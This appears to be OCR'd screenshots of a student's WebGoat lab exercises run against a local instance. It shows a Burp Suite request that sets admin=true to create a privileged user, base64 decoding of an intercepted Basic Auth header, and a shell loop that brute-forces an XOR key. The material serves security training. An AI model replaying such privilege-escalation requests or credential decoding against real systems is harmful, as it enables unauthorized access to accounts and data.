
Missing function level Access control


Whitelabel Error Page


This application has no explicit mapping for /error, so you are seeing this as a fallback.


Thu Apr 17 17:38:51 CEST 2025
There was an unexpected error (type=Internal Server Error, status=500).
org.thymeleaf.exceptions.TemplateInputException: An error happened during template parsing (template: "class path resource [webgoat/templates/list_users.html]")
at org.thymeleaf.templateparser.markup.AbstractMarkupTemplateParser.parse(AbstractMarkupTemplateParser.java:235)
at org.thymeleaf.templateparser.markup.AbstractMarkupTemplateParser.parseStandalone(AbstractMarkupTemplateParser.java:100)







WebGoat
127.0.0.1:8080/WebGoat/access-co
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/MissingFunctionAC.lesson/2
90%
WEBGOAT
Missing Function Level Access Control
Search lesson
Introduction
General
(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4
Try it
As the previous page described, sometimes applications rely on client-side controls to control access (obscurity). If you can find invisible items, try them and see what happens. Yes, it can be that simple!
Gathering User Info
Often data dumps originate from vulnerabilities such as SQL injection, but they can also come from poor or lacking access control.
It will likely take multiple steps and multiple attempts to get this one:
• Pay attention to the comments and leaked info.
• You'll need to do some guessing too.
• You may need to use another browser/account along the way.
Start with the information you already gathered (hidden menu items) to see if you can pull the list of users and then provide the 'hash' for Jerry's account.
Your Hash: 'umvhcsh5V8UyDLUa1Itg=
Submit
Congrats! You really succeeded when you added the user.


Burp Suite Community Edition v2025.3.2 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Hackvertor
Settings
2 ×
Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1
Request
Pretty
Raw
Hex
Hackvertor
1 POST /WebGoat/access-control/users HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: JSESSIONID=54839D1B7779F5063E92A11303DEF68F
16 Connection: keep-alive
17 Content-Type: application/x-www-form-urlencoded
18
19 username=aiiisana&admin=true&password=password
Search
0 highlights
Response
Inspector
Selection
8 (0x8)
Selected text
username
Request attributes
2
Request query parameters
0
Request body parameters
3
Name
Value
username
aiiisana
admin
true
password
password
Request cookies
1
Request headers
16
Response headers
5
Inspector
Notes
Custom actions
Done
488 bytes | 18 millis
Event log
All issues
Memory: 155.7MB
Disabled




- (A2) Cryptographic Failures


```
aiiisana@Aisanas-Air ~ % echo "YWlpaXNhbmE6MTIzNDU2" | base64 --decode
aiiisana:123456%
```


127.0.0.1:8080/WebGoat/access-co
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/Cryptography.lesson/1
90%
WEBGOAT
Crypto Basics
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
Crypto Basics
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7 8 9
Base64 Encoding
Encoding is not really cryptography, but it is used a lot in all kinds of standards around cryptographic functions. Especially Base64 encoding.
Base64 encoding is a technique used to transform all kinds of bytes to a specific range of bytes. This specific range is the ASCII readable bytes. This way you can transfer binary data such as secret or private keys more easily. You could even print these out or write them down. Encoding is also reversible. So if you have the encoded version, you can create the original version.
On wikipedia you can find more details. Basically it goes through all the bytes and transforms each set of 6 bits into a readable byte (8 bits). The result is that the size of the encoded bytes is increased with about 33%.
Hello ==> SGVsbG8=
0x4d 0x61 ==> TWE=
Basic Authentication
Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.
$echo -n "myuser:mypassword" | base64
bXl1c2VyOm15cGFzc3dvcmQ=
The HTTP header will look like:
Authorization: Basic bXl1c2VyOm15cGFzc3dvcmQ=
Now suppose you have intercepted the following header:
Authorization: Basic YWlpaXNhbmE6MTIzNDU2
Then what was the username aiiisana and what was the password: 123456 post the answer
Congratulations. That was easy, right?


```
~ — docker run -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam webgoat/webgoat   ~ — -zsh
aiiisana@Aisanas-Air ~ %
aiiisana@Aisanas-Air ~ % echo "Oz4rPj0+LDovPiwsKDAtOw==" | base64 --decode > xor_data.bin
aiiisana@Aisanas-Air ~ % for key in {1..255}; do
  echo -n "Key $key: "
  perl -e '
    $key = '"$key";
    open(F, "xor_data.bin");
    binmode(F);
    while (read(F, $c, 1)) {
      print chr(ord($c) ^ $key);
    }
    close(F);
    print "\n";
  '
done
Key 1: :?*?<?-;.?--)1,:
Key 2: 9<)<?<.8-<..*2/9
Key 3: 8=(=>=/9,=//+3.8
Key 4: ?:/:9:(>+:((,4)?
Key 5: >;.;8;)?*;))-5(>
Key 6: =8-8;8*<)8**.6+=
Key 7: <9.9:9+=(9++/7*<
Key 8: 36#66&$2'6$$ 8%3
Key 9: 27"747%3&7%%!9$2
Key 10: 14!474&0%4&&":'1
Key 11: 05 565'1$5''#;&0
Key 12: 72'212 6#2  $<!7
Key 13: 63&303!7*3!!%= 6
Key 14: 50%030*4!0"*&>#5
Key 15: 41$121#5 1##'?"4
Key 16: +.;.-.<*?.<<8 =+
Key 17: */:/,/=+>/==9!<*
Key 18: ),9,/,>(=,>>:"?)
Key 19: (-8-.-?)<-??;#>(
Key 20: /*?*)*8.;*88<$9/
Key 21: .+>+(+9/:+99=%8.
Key 22: -(=(+(:,9(:::>&;-
Key 23: ,)<)*);-8);;?':,
Key 24: #&3&%&4"7&44@(5#
Key 25: "'2'$'5#6'551)4"
Key 26: !$1$'$6 5$662*7!
Key 27:  %@%&%7!4%773+6
Key 28: '"7*!"0&3*@04,1'
Key 29: &#&# #1'2#115-0&
Key 30: % 5 # 2$1 226.3%
Key 31: $!4!"!3%@!337/2$
Key 32:



ey 33:


Key 34:

Key 35:


Key 36:


Key 37:
```

